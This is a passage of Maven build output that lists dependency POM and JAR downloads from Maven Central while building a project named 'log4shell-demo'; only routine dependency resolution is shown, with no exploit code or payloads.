Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-inject-bean/1.4.2/sisu-inject-bean-1.4.2.pom (5.5 kB at 237 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-guice/2.1.7/sisu-guice-2.1.7.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-guice/2.1.7/sisu-guice-2.1.7.pom (11 kB at 553 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-utils/3.2.1/maven-shared-utils-3.2.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-utils/3.2.1/maven-shared-utils-3.2.1.pom (5.6 kB at 235 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/30/maven-shared-components-30.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/30/maven-shared-components-30.pom (4.6 kB at 208 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/30/maven-parent-30.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/30/maven-parent-30.pom (41 kB at 1.9 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/apache/18/apache-18.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/apache/18/apache-18.pom (16 kB at 712 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/commons-io/commons-io/2.5/commons-io-2.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/commons-io/commons-io/2.5/commons-io-2.5.pom (13 kB at 475 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-parent/39/commons-parent-39.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-parent/39/commons-parent-39.pom (62 kB at 2.7 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/apache/16/apache-16.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/apache/16/apache-16.pom (15 kB at 592 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/3.0/maven-plugin-api-3.0.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/3.0/maven-model-3.0.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/2.0.4/plexus-utils-2.0.4.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/3.0/maven-artifact-3.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/3.0/maven-plugin-api-3.0.jar (49 kB at 2.0 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-inject-plexus/1.4.2/sisu-inject-plexus-1.4.2.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/1.7.1/plexus-component-annotations-1.7.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/3.0/maven-artifact-3.0.jar (52 kB at 1.3 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.2.3/plexus-classworlds-2.2.3.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/3.0/maven-model-3.0.jar (165 kB at 3.6 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-inject-bean/1.4.2/sisu-inject-bean-1.4.2.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/1.7.1/plexus-component-annotations-1.7.1.jar (4.3 kB at 172 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-guice/2.1.7/sisu-guice-2.1.7-noaop.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/2.0.4/plexus-utils-2.0.4.jar (222 kB at 4.0 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-utils/3.2.1/maven-shared-utils-3.2.1.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.2.3/plexus-classworlds-2.2.3.jar (46 kB at 1.0 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/commons-io/commons-io/2.5/commons-io-2.5.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-inject-bean/1.4.2/sisu-inject-bean-1.4.2.jar (153 kB at 2.5 MB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-inject-plexus/1.4.2/sisu-inject-plexus-1.4.2.jar (202 kB at 2.6 MB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-utils/3.2.1/maven-shared-utils-3.2.1.jar (167 kB at 2.2 MB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/commons-io/commons-io/2.5/commons-io-2.5.jar (209 kB at 2.7 MB/s)

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-guice/2.1.7/sisu-guice-2.1.7-noaop.jar (472 kB at 5.4 MB/s)

[INFO]

[INFO] --- maven-resources-plugin:3.2.0:resources (default-resources) @ log4shell-demo ---

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/3.1.0/maven-plugin-api-3.1.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/3.1.0/maven-plugin-api-3.1.0.pom (3.0 kB at 132 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven/3.1.0/maven-3.1.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven/3.1.0/maven-3.1.0.pom (22 kB at 991 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/23/maven-parent-23.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-parent/23/maven-parent-23.pom (33 kB at 1.6 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/apache/13/apache-13.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/apache/13/apache-13.pom (14 kB at 665 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/3.1.0/maven-model-3.1.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/3.1.0/maven-model-3.1.0.pom (3.8 kB at 181 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0.10/plexus-utils-3.0.10.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0.10/plexus-utils-3.0.10.pom (3.1 kB at 150 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/3.3/plexus-3.3.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/3.3/plexus-3.3.pom (20 kB at 737 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/spice/spice-parent/17/spice-parent-17.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/spice/spice-parent/17/spice-parent-17.pom (6.8 kB at 294 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/3.1.0/maven-artifact-3.1.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/3.1.0/maven-artifact-3.1.0.pom (1.6 kB at 74 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.plexus/0.0.0.M2a/org.eclipse.sisu.plexus-0.0.0.M2a.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.plexus/0.0.0.M2a/org.eclipse.sisu.plexus-0.0.0.M2a.pom (5.9 kB at 210 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/sisu-plexus/0.0.0.M2a/sisu-plexus-0.0.0.M2a.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/sisu-plexus/0.0.0.M2a/sisu-plexus-0.0.0.M2a.pom (7.9 kB at 344 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/javax/enterprise/cdi-api/1.0/cdi-api-1.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/javax/enterprise/cdi-api/1.0/cdi-api-1.0.pom (1.4 kB at 68 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/jboss/weld/weld-api-parent/1.0/weld-api-parent-1.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/jboss/weld/weld-api-parent/1.0/weld-api-parent-1.0.pom (2.4 kB at 118 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/jboss/weld/weld-api-bom/1.0/weld-api-bom-1.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/jboss/weld/weld-api-bom/1.0/weld-api-bom-1.0.pom (7.9 kB at 377 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/jboss/weld/weld-parent/6/weld-parent-6.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/jboss/weld/weld-parent/6/weld-parent-6.pom (21 kB at 828 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/javax/annotation/jsr250-api/1.0/jsr250-api-1.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/javax/annotation/jsr250-api/1.0/jsr250-api-1.0.pom (1.0 kB at 51 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/javax/inject/javax.inject/1/javax.inject-1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/javax/inject/javax.inject/1/javax.inject-1.pom (612 B at 28 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/google/guava/guava/10.0.1/guava-10.0.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/com/google/guava/guava/10.0.1/guava-10.0.1.pom (5.4 kB at 245 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/google/guava/guava-parent/10.0.1/guava-parent-10.0.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/com/google/guava/guava-parent/10.0.1/guava-parent-10.0.1.pom (2.0 kB at 85 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/com/google/code/findbugs/jsr305/1.3.9/jsr305-1.3.9.pom

Downloaded from central: https://repo.maven.apache.org/maven2/com/google/code/findbugs/jsr305/1.3.9/jsr305-1.3.9.pom (965 B at 44 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-guice/3.1.0/sisu-guice-3.1.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/sisu-guice/3.1.0/sisu-guice-3.1.0.pom (10 kB at 406 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/inject/guice-parent/3.1.0/guice-parent-3.1.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/sisu/inject/guice-parent/3.1.0/guice-parent-3.1.0.pom (11 kB at 520 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/aopalliance/aopalliance/1.0/aopalliance-1.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/aopalliance/aopalliance/1.0/aopalliance-1.0.pom (363 B at 14 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.inject/0.0.0.M2a/org.eclipse.sisu.inject-0.0.0.M2a.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.inject/0.0.0.M2a/org.eclipse.sisu.inject-0.0.0.M2a.pom (5.0 kB at 237 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/sisu-inject/0.0.0.M2a/sisu-inject-0.0.0.M2a.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/sisu-inject/0.0.0.M2a/sisu-inject-0.0.0.M2a.pom (7.8 kB at 355 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/asm/asm/3.3.1/asm-3.3.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/asm/asm/3.3.1/asm-3.3.1.pom (266 B at 13 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/asm/asm-parent/3.3.1/asm-parent-3.3.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/asm/asm-parent/3.3.1/asm-parent-3.3.1.pom (4.3 kB at 197 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/2.0.0/plexus-component-annotations-2.0.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/2.0.0/plexus-component-annotations-2.0.0.pom (750 B at 34 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-containers/2.0.0/plexus-containers-2.0.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-containers/2.0.0/plexus-containers-2.0.0.pom (4.8 kB at 209 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/5.1/plexus-5.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/5.1/plexus-5.1.pom (23 kB at 1.1 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.4/plexus-classworlds-2.4.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.4/plexus-classworlds-2.4.pom (3.9 kB at 185 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/2.0.7/plexus-2.0.7.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/2.0.7/plexus-2.0.7.pom (17 kB at 786 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/2.1/plexus-utils-2.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/2.1/plexus-utils-2.1.pom (4.0 kB at 139 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/spice/spice-parent/16/spice-parent-16.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/spice/spice-parent/16/spice-parent-16.pom (8.4 kB at 380 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/forge/forge-parent/5/forge-parent-5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/forge/forge-parent/5/forge-parent-5.pom (8.4 kB at 418 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/3.1.0/maven-core-3.1.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/3.1.0/maven-core-3.1.0.pom (6.9 kB at 277 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/3.1.0/maven-settings-3.1.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/3.1.0/maven-settings-3.1.0.pom (1.8 kB at 76 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings-builder/3.1.0/maven-settings-builder-3.1.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings-builder/3.1.0/maven-settings-builder-3.1.0.pom (2.3 kB at 103 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.16/plexus-interpolation-1.16.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.16/plexus-interpolation-1.16.pom (1.0 kB at 45 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-components/1.3/plexus-components-1.3.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-components/1.3/plexus-components-1.3.pom (3.1 kB at 146 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/plexus/plexus-sec-dispatcher/1.3/plexus-sec-dispatcher-1.3.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/plexus/plexus-sec-dispatcher/1.3/plexus-sec-dispatcher-1.3.pom (3.0 kB at 135 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/spice/spice-parent/12/spice-parent-12.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/spice/spice-parent/12/spice-parent-12.pom (6.8 kB at 272 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/forge/forge-parent/4/forge-parent-4.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/forge/forge-parent/4/forge-parent-4.pom (8.4 kB at 420 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.5.5/plexus-utils-1.5.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.5.5/plexus-utils-1.5.5.pom (5.1 kB at 177 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/1.0.11/plexus-1.0.11.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/1.0.11/plexus-1.0.11.pom (9.0 kB at 345 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/plexus/plexus-cipher/1.4/plexus-cipher-1.4.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/plexus/plexus-cipher/1.4/plexus-cipher-1.4.pom (2.1 kB at 94 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/3.1.0/maven-repository-metadata-3.1.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/3.1.0/maven-repository-metadata-3.1.0.pom (1.9 kB at 73 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model-builder/3.1.0/maven-model-builder-3.1.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model-builder/3.1.0/maven-model-builder-3.1.0.pom (2.5 kB at 95 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-aether-provider/3.1.0/maven-aether-provider-3.1.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-aether-provider/3.1.0/maven-aether-provider-3.1.0.pom (3.5 kB at 177 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/aether/aether-api/0.9.0.M2/aether-api-0.9.0.M2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/aether/aether-api/0.9.0.M2/aether-api-0.9.0.M2.pom (1.7 kB at 58 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/aether/aether/0.9.0.M2/aether-0.9.0.M2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/aether/aether/0.9.0.M2/aether-0.9.0.M2.pom (28 kB at 1.4 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/aether/aether-spi/0.9.0.M2/aether-spi-0.9.0.M2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/aether/aether-spi/0.9.0.M2/aether-spi-0.9.0.M2.pom (1.8 kB at 70 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/aether/aether-util/0.9.0.M2/aether-util-0.9.0.M2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/aether/aether-util/0.9.0.M2/aether-util-0.9.0.M2.pom (2.0 kB at 97 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/aether/aether-impl/0.9.0.M2/aether-impl-0.9.0.M2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/aether/aether-impl/0.9.0.M2/aether-impl-0.9.0.M2.pom (3.3 kB at 146 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.4.2/plexus-classworlds-2.4.2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.4.2/plexus-classworlds-2.4.2.pom (3.5 kB at 125 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/3.0.1/plexus-3.0.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/3.0.1/plexus-3.0.1.pom (19 kB at 846 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.26/plexus-interpolation-1.26.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.26/plexus-interpolation-1.26.pom (2.7 kB at 111 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-filtering/3.2.0/maven-filtering-3.2.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-filtering/3.2.0/maven-filtering-3.2.0.pom (6.8 kB at 189 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/34/maven-shared-components-34.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-components/34/maven-shared-components-34.pom (5.1 kB at 255 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-utils/3.3.3/maven-shared-utils-3.3.3.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-utils/3.3.3/maven-shared-utils-3.3.3.pom (5.8 kB at 175 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/commons-io/commons-io/2.6/commons-io-2.6.pom

Downloaded from central: https://repo.maven.apache.org/maven2/commons-io/commons-io/2.6/commons-io-2.6.pom (14 kB at 548 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-parent/42/commons-parent-42.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-parent/42/commons-parent-42.pom (68 kB at 3.2 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.3.0/plexus-utils-3.3.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.3.0/plexus-utils-3.3.0.pom (5.2 kB at 185 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/plexus/plexus-build-api/0.0.7/plexus-build-api-0.0.7.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/plexus/plexus-build-api/0.0.7/plexus-build-api-0.0.7.pom (3.2 kB at 134 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/spice/spice-parent/15/spice-parent-15.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/spice/spice-parent/15/spice-parent-15.pom (8.4 kB at 363 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.5.8/plexus-utils-1.5.8.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/1.5.8/plexus-utils-1.5.8.pom (8.1 kB at 336 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/2.0.2/plexus-2.0.2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/2.0.2/plexus-2.0.2.pom (12 kB at 580 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-lang3/3.8.1/commons-lang3-3.8.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-lang3/3.8.1/commons-lang3-3.8.1.pom (28 kB at 1.0 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-parent/47/commons-parent-47.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/commons/commons-parent/47/commons-parent-47.pom (78 kB at 3.4 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/3.1.0/maven-plugin-api-3.1.0.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/3.1.0/maven-artifact-3.1.0.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/3.1.0/maven-core-3.1.0.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/3.1.0/maven-settings-3.1.0.jar

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings-builder/3.1.0/maven-settings-builder-3.1.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/3.1.0/maven-artifact-3.1.0.jar (52 kB at 1.8 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/3.1.0/maven-repository-metadata-3.1.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-plugin-api/3.1.0/maven-plugin-api-3.1.0.jar (50 kB at 1.3 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model-builder/3.1.0/maven-model-builder-3.1.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings/3.1.0/maven-settings-3.1.0.jar (47 kB at 1.3 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-aether-provider/3.1.0/maven-aether-provider-3.1.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-settings-builder/3.1.0/maven-settings-builder-3.1.0.jar (41 kB at 1.0 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/aether/aether-spi/0.9.0.M2/aether-spi-0.9.0.M2.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-repository-metadata/3.1.0/maven-repository-metadata-3.1.0.jar (30 kB at 654 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/aether/aether-impl/0.9.0.M2/aether-impl-0.9.0.M2.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-aether-provider/3.1.0/maven-aether-provider-3.1.0.jar (60 kB at 1.1 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/aether/aether-api/0.9.0.M2/aether-api-0.9.0.M2.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model-builder/3.1.0/maven-model-builder-3.1.0.jar (159 kB at 2.6 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/aether/aether-util/0.9.0.M2/aether-util-0.9.0.M2.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/aether/aether-spi/0.9.0.M2/aether-spi-0.9.0.M2.jar (18 kB at 260 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0.10/plexus-utils-3.0.10.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-core/3.1.0/maven-core-3.1.0.jar (563 kB at 6.9 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.4.2/plexus-classworlds-2.4.2.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/aether/aether-impl/0.9.0.M2/aether-impl-0.9.0.M2.jar (145 kB at 1.9 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/plexus/plexus-sec-dispatcher/1.3/plexus-sec-dispatcher-1.3.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/aether/aether-api/0.9.0.M2/aether-api-0.9.0.M2.jar (134 kB at 1.6 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/sonatype/plexus/plexus-cipher/1.4/plexus-cipher-1.4.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.4.2/plexus-classworlds-2.4.2.jar (47 kB at 479 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/3.1.0/maven-model-3.1.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/plexus/plexus-sec-dispatcher/1.3/plexus-sec-dispatcher-1.3.jar (29 kB at 288 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/2.0.0/plexus-component-annotations-2.0.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/aether/aether-util/0.9.0.M2/aether-util-0.9.0.M2.jar (134 kB at 1.3 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-interpolation/1.26/plexus-interpolation-1.26.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0.10/plexus-utils-3.0.10.jar (231 kB at 2.2 MB/s)

Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.plexus/0.0.0.M2a/org.eclipse.sisu.plexus-0.0.0.M2a.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/sonatype/plexus/plexus-cipher/1.4/plexus-cipher-1.4.jar (13 kB at 119 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/javax/enterprise/cdi-api/1.0/cdi-api-1.0.jar

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/2.0.0/plexus-component-annotations-2.0.0.jar (4.2 kB at 34 kB/s)

Downloading from central: https://repo.maven.apache.org/maven2/javax/annotation/jsr250-api/1.0/jsr250-api-1.0.jar

